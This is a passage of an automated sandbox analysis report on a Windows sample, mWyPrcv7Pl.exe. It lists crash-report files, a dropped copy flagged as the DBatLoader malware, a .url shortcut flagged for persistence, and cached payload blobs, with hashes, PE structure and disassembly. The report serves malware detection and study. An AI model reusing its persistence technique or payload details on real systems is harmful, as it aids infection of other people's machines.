.F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.9.8.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2D32.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.469556859488255
Encrypted:	false
SSDEEP:	48:cvIwSD8zsLtJgtWI9VZWgc8sqYjv8fm8M4JemEZFIFz+q86G0fcT7Fcfrmzdd:uITfLHyogrsqYAJ8cFzzET7Furmzdd
MD5:	BAE211EB62A01570145FD0278712B061
SHA1:	6535A692379F62B6BD38F1EE29F00F5AEA539886
SHA-256:	93033A3C270F9F11C2A0311048C83334B2E403D8136B9FE2398EE313C12F43E4

SHA-512:	71FBE956E73EADE9D70F0121CC7242CFF8702EAEEA0AE03F4D6CA1D00588294DAC42544FE4474BFD67A2BAB69091BEA43C3DF9B0ACA26E480352ED6CDF791A1E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1634702" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA0F9.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Aug 5 19:52:08 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	76486
Entropy (8bit):	1.697254929068589
Encrypted:	false
SSDEEP:	192:2fKPkvRc4dOWCtO5ngID+GKlgYBk/lKcnnTLGXSKOAII5:3kvRLQWDpgIDrYBk/zM5
MD5:	9399E1632C1FC2E21651634493DE3AA6
SHA1:	89561DB0043B7771B471488B87917ECA17635D65
SHA-256:	8FFF64BA8A31149730CD5513971CA3552A4CD9FCDB0BAA87EFDD2245A4985C24
SHA-512:	8CA9BD653ED64463DB9070FC819AAF32617063A2806E916347971C15986001903A64822471D02B6BE977C0FC5803CD18E80C3AAA0CF36D96118AD48D5B2A8076
Malicious:	false
Preview:	MDMP..... .....t.b.....h.....2.....T.....8.....T.....U.....B.....x.....GenuineIntelW.....T.....t.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA5DC.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8302
Entropy (8bit):	3.692436327974326
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiuFI6o8Gx6Yxm6UgmfceSuCpri89bDBsfzBm:RrlsNiz6hGx6Yg6UgmfRStD6fI
MD5:	888E4562AA7B4EB2B4F3C06260EECD31
SHA1:	EA570816E2E2C7EE9332A5D1835257166FD82046
SHA-256:	61C17A98011F6C96313FDCF2C6D679B2FD11DE79D5AA62927D395985BC62781D
SHA-512:	323D7AE80F468990D27A5A80FCDDB15A5B59F84122A845F4ED5C0E7BC4C3998CD0DC4A98713BEA17175F4D32F9853A51FEB8A7E240FA2A139DAB1BA869B1F96C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.0.0.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7FF.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.471151372089151
Encrypted:	false
SSDEEP:	48:cvIwSD8zsLtJgtWI9VZWgc8sqYjR8fm8M4JemEZFVFm+q86G0K7FcfrmPd:uITfLHyogrsqYKJ8RFmzK7FurmPd
MD5:	406CC377399D08DA35A09A14A5D133B4
SHA1:	7FD6A69A63D719886C0409688B5FC6B2C830D2BD
SHA-256:	865BF2C8C48DCE5A6E212AF88C4EFC424C3E9C45C6353DA10D4C5A08D454C031
SHA-512:	C5C6E2902406ECA3019D8323F2B908F304303031FA394D7CD70D7633C4996E96B3DF0276C48E2BAC18849F91110D88E007BF149857E5F71FAC531FBF6DDD2EC
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1634702" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE768.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Aug 5 19:52:26 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	86848
Entropy (8bit):	1.6525661941532799
Encrypted:	false
SSDEEP:	192:4WVcD2SZx3CwOWHcZ5nIIlsKNlgYBD/HqMVNSryvYS0YBnkujHC1WTn:UDYHWQpII+BYBrHqiFBnkujHC1WTn
MD5:	709F1E591BC441AE2B578D0E65EA45DB
SHA1:	23DA9B86F16D1C46C4C960EDEF50051B1CFA3E1F
SHA-256:	49828D3F26B0B430B36351A00803FF6B6B3BD34618D4DD01CD0B8C9C366F3D45
SHA-512:	644420868079DBFB483A7B0B2895BC005A83694E81039B3ECF4CBB4A255D5F0282FA17B88ED1917028279D12CF9901A78A3654A6F9D2D7C8606FFE9383826AF8
Malicious:	false
Preview:	MDMP..... .....t.b.....h.....$....5.....T.....8.....T.....`....>.....$.....U.....B.....GenuineIntelW.....T.....t.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WEREDA3.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8290
Entropy (8bit):	3.691915952192265
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiuFW6mcGwu6YxA6UgmfcYSJgCpDs89b/Bsfl1m:RrlsNiN6vGZ6Ym6UgmfrSH/6fm
MD5:	F7732502782B5043CB90003402FAF93B
SHA1:	978B8E9EA109D7BE0F40C1C7A85705D515511A2D
SHA-256:	758307408BC510CCCCED144BCAA6479654F411A8BCC70416D4CD640CD97634E5
SHA-512:	774A65FC4690AE6174BC0972EB95A0053A40CC19D3CCB99B68179782A0D1F51004C5E6205028766F722DA1FF7E2088A302418FBB9F1DB0903A995E6F880A1FD2
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.0.0.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERF351.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4670
Entropy (8bit):	4.462355835672097
Encrypted:	false
SSDEEP:	48:cvlwSD8zsstJgtWI9VZWgc8sqYj0Z8fm8M4Jem+F2+q86IL7FcfrmPd:uITfsHyogrsqYoeJ5y7FurmPd
MD5:	5C88382227D1ABA76B1CD557645ADAA0
SHA1:	B0B4B7A6B3B53BB618250A312D88BC288C913761
SHA-256:	4F3E4D5589C960668233283FC51A0902BF2189E1AF862CCFE8EC9C794AC77E2B
SHA-512:	DBE61CC865AD057D01388F012CC46F9A42601F247EB11B8A18C39FCBC3787A99D1AFAC2A25EB920B7D7935930C844E5A224569CB264C4391DD9B3432D7A25C9
Malicious:	false

Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1634703" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\Public\Libraries\Tdceco.exe

Process:	C:\Users\user\Desktop\mWyPrcv7PI.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1009664
Entropy (8bit):	6.974853442197742
Encrypted:	false
SSDEEP:	24576:5DA1mchKTwkH17WtMBhiUDxvHiMYStUtVSn52pAf2rDNtl2aCHX:5Dhc8ZPbVI5Sn52KN
MD5:	557232ED6BCC3043CBA02AEDCBC96891
SHA1:	BD739F8686A3A535B9D2FAEE8990C77F0DE06884
SHA-256:	F28FC7B2CB76F0A714EF1E43B37EC0F5AA6C497D25D7DE4379E8E0B91913D1C0
SHA-512:	D24BAB222F53B70EC8E551A81AE5524991C58BAA8602FDCD65D37ECE4BFEEE0B470BA3177ACD0CF2C4F3B5E7B7BDD7AE6A88B8E12C24E7B5B0610E465B205D9D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Tdceco.exe, Author: Joe Security
Antivirus:	• Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 76%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....8.....t;.....@....@.....@.....p...'.....0..... .....CODE.....+.....,..... ..`DATA.....@.....0.....@...BSS.....`.....L.....idata...'...p...(...L.....@....tls...@.....t.....rdata .....t.....@..P.reloc.....v.....@..P.rsrc....0.....0...8.....@..P.....h.....@..P..... .....

C:\Users\Public\Libraries\Tdceco.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\mWyPrcv7PI.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\Public\Libraries\ocecdT.url

Process:	C:\Users\user\Desktop\mWyPrcv7PI.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Tdceco.exe">), ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	98
Entropy (8bit):	4.938047957598122
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMSQssGKd6cyoo:HRYFVmTWDyzbsb3yoo
MD5:	97BA409E4D1D5E585313786D114B9AC4
SHA1:	E496CA19CC386AC749787C454A43013DF73C401B
SHA-256:	DF840052CA96F3AC99AB1D19783778F4387E2284E04FB348F7F3A033D2D5C665
SHA-512:	A37994040A6FC407DDF942C7FF63F1D163DAB09950EBB9AFCA4D5DE920E873DF588EE7A1B0060025772C4DBAD8C9CE7C0C43817E5453278EA29E1CDBB2EE0BEE
Malicious:	false
Yara Hits:	• Rule: Methodology_Shortcut_HotKey, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\ocecdT.url, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\ocecdT.url, Author: @itsreallynick (Nick Carr)

Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Tdceco.exe"..IconIndex=29..HotKey=31..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Tdcecogbbgrxarcelvdgocpkcdmqukp[1]

Process:	C:\Users\user\Desktop\mWyPrcv7Pl.exe
File Type:	data
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.5010078258930735
Encrypted:	false
SSDEEP:	6144:r44w300N1+QkdgiH97nNmDy8ZQtdotlsGP3KtPomplOdzvnKTkrtHXetBqRUcwSc:rsEuQd9M3Zz7/ReGRxk+TVGDt8mtV
MD5:	98458E783E96412298C0A2349D450C07
SHA1:	9C1D3799F76BE072EF120C86A50CF714073FE5CC
SHA-256:	7BB9C31D92CAF44535718C8B8B2A43EBFB7B2A877B3447EEBBBC0009A68C77F8
SHA-512:	3F10CA558FA623AE12838BAD74D168EAC782D2C0609AFEFDF9914CEB55E85C3114717BE5BCBD42C77D51F9CE1CA3A8A199A6A9F5A1256513779A323CC3E984A2
Malicious:	false
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..UN.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.<....9.....6.....Z.....7.....J.....9.....9.....r....9.....}.....*.....B_...*.....*.....~....Z.....@.....j....z.....Z.....J.....Z.....9.....p.....9.....<.<.....9.....*9.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Tdcecogbbgrxarcelvdgocpkcdmqukp[2]

Process:	C:\Users\Public\Libraries\Tdceco.exe
File Type:	data
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.5010078258930735
Encrypted:	false
SSDEEP:	6144:r44w300N1+QkdgiH97nNmDy8ZQtdotlsGP3KtPomplOdzvnKTkrtHXetBqRUcwSc:rsEuQd9M3Zz7/ReGRxk+TVGDt8mtV
MD5:	98458E783E96412298C0A2349D450C07
SHA1:	9C1D3799F76BE072EF120C86A50CF714073FE5CC
SHA-256:	7BB9C31D92CAF44535718C8B8B2A43EBFB7B2A877B3447EEBBBC0009A68C77F8
SHA-512:	3F10CA558FA623AE12838BAD74D168EAC782D2C0609AFEFDF9914CEB55E85C3114717BE5BCBD42C77D51F9CE1CA3A8A199A6A9F5A1256513779A323CC3E984A2
Malicious:	false
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..UN.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.<....9.....6.....Z.....7.....J.....9.....9.....r....9.....}.....*.....B_...*.....*.....~....Z.....@.....j....z.....Z.....J.....Z.....9.....p.....9.....<.<.....9.....*9.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\Tdcecogbbgrxarcelvdgocpkcdmqukp[1]

Process:	C:\Users\Public\Libraries\Tdceco.exe
File Type:	data
Category:	dropped
Size (bytes):	376320
Entropy (8bit):	7.5010078258930735
Encrypted:	false
SSDEEP:	6144:r44w300N1+QkdgiH97nNmDy8ZQtdotlsGP3KtPomplOdzvnKTkrtHXetBqRUcwSc:rsEuQd9M3Zz7/ReGRxk+TVGDt8mtV
MD5:	98458E783E96412298C0A2349D450C07
SHA1:	9C1D3799F76BE072EF120C86A50CF714073FE5CC
SHA-256:	7BB9C31D92CAF44535718C8B8B2A43EBFB7B2A877B3447EEBBBC0009A68C77F8
SHA-512:	3F10CA558FA623AE12838BAD74D168EAC782D2C0609AFEFDF9914CEB55E85C3114717BE5BCBD42C77D51F9CE1CA3A8A199A6A9F5A1256513779A323CC3E984A2
Malicious:	false
Preview:	.$Z.9.....55.....7...U...~?.W.7..W.2...:<..<...88.>.,..<.8.8.....CC.....Q.N.UN.UN.U.o|U..U..tU..U...U..U..^U..U...UL.U...UJ.U..3U..U...U..UN.>Ux.U/..UP.U/.^U..U..xU..U/..U..U...2N.U.{...7..O(.....'A7.O.<....9.....6.....Z.....7.....J.....9.....9.....r....9.....}.....*.....B_...*.....*.....~....Z.....@.....j....z.....Z.....J.....Z.....9.....p.....9.....<.<.....9.....*9.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.974853442197742
TrID:	• Win32 Executable (generic) a (10002005/4) 90.27% • Win32 Executable Borland Delphi 7 (665061/41) 6.00% • Win32 Executable Borland Delphi 6 (262906/60) 2.37% • Windows ActiveX control (116523/4) 1.05% • Win32 Executable Delphi generic (14689/80) 0.13%
File name:	mWyPrcv7Pl.exe
File size:	1009664
MD5:	557232ed6bcc3043cba02aedcbc96891
SHA1:	bd739f8686a3a535b9d2faee8990c77f0de06884
SHA256:	f28fc7b2cb76f0a714ef1e43b37ec0f5aa6c497d25d7de4379e8e0b91913d1c0
SHA512:	d24bab222f53b70ec8e551a81ae5524991c58baa8602fdcd65d37ece4bfeee0b470ba3177acd0cf2c4f3b5e7b7bdd7ae6a88b8e12c24e7b5b0610e465b205d9d
SSDEEP:	24576:5DA1mchKTwkH17WtMBhiUDxvHiMYStUtVSn52pAf2rDNtl2aCHX:5Dhc8ZPbVl5Sn52KN
TLSH:	7A259E31E6E24433D473277C8E1B466599397E103E78D88A3BEA2D4C2FFD68139252D6
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	c49af2e8ece0e6c8

Static PE Info

General

Entrypoint:	0x4a3b74
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, BYTES_REVERSED_LO, 32BIT_MACHINE, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	205f6434858f3f8cc9e8b96d094507a2

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
add esp, FFFFFFF0h
mov eax, 004A38D4h
call 00007FA34C4BFD91h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FA34C520AD1h
mov ecx, dword ptr [004A59E0h]
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]

Instruction
mov edx, dword ptr [004A0C1Ch]
call 00007FA34C520AD1h
mov eax, dword ptr [004A59E0h]
mov eax, dword ptr [eax]
call 00007FA34C51D545h
mov eax, dword ptr [004A587Ch]
mov eax, dword ptr [eax]
call 00007FA34C520B39h
call 00007FA34C4BD7F4h
lea eax, dword ptr [eax+00h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa7000	0x27a4	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb9000	0x43000	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xac000	0xc1ec	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0xab000	0x18	.rdata
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0xa2bc8	0xa2c00	False	0.5100101406490015	data	6.535344306379752	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
DATA	0xa4000	0x1aa4	0x1c00	False	0.42703683035714285	data	4.101220909917565	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
BSS	0xa6000	0xef5	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.idata	0xa7000	0x27a4	0x2800	False	0.3671875	data	5.001062777293974	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.tls	0xaa000	0x40	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.rdata	0xab000	0x18	0x200	False	0.05078125	data	0.2005819074398449	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.reloc	0xac000	0xc1ec	0xc200	False	0.5179606958762887	data	6.616954325025841	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0xb9000	0x43000	0x43000	False	0.5515537546641791	data	7.276319461848777	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
AUDIOES	0xb9d88	0x3697c	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, stereo 44100 Hz	English	United States
RT_CURSOR	0xf0704	0x134	data		
RT_CURSOR	0xf0838	0x134	data		

Name	RVA	Size	Type	Language	Country
RT_CURSOR	0xf096c	0x134	data		
RT_CURSOR	0xf0aa0	0x134	data		
RT_CURSOR	0xf0bd4	0x134	data		
RT_CURSOR	0xf0d08	0x134	data		
RT_CURSOR	0xf0e3c	0x134	data		
RT_BITMAP	0xf0f70	0x1d0	data		
RT_BITMAP	0xf1140	0x1e4	data		
RT_BITMAP	0xf1324	0x1d0	data		
RT_BITMAP	0xf14f4	0x1d0	data		
RT_BITMAP	0xf16c4	0x1d0	data		
RT_BITMAP	0xf1894	0x1d0	data		
RT_BITMAP	0xf1a64	0x1d0	data		
RT_BITMAP	0xf1c34	0x1d0	data		
RT_BITMAP	0xf1e04	0x1d0	data		
RT_BITMAP	0xf1fd4	0x1d0	data		
RT_BITMAP	0xf21a4	0xe8	GLS_BINARY_LSB_FIRST	English	United States
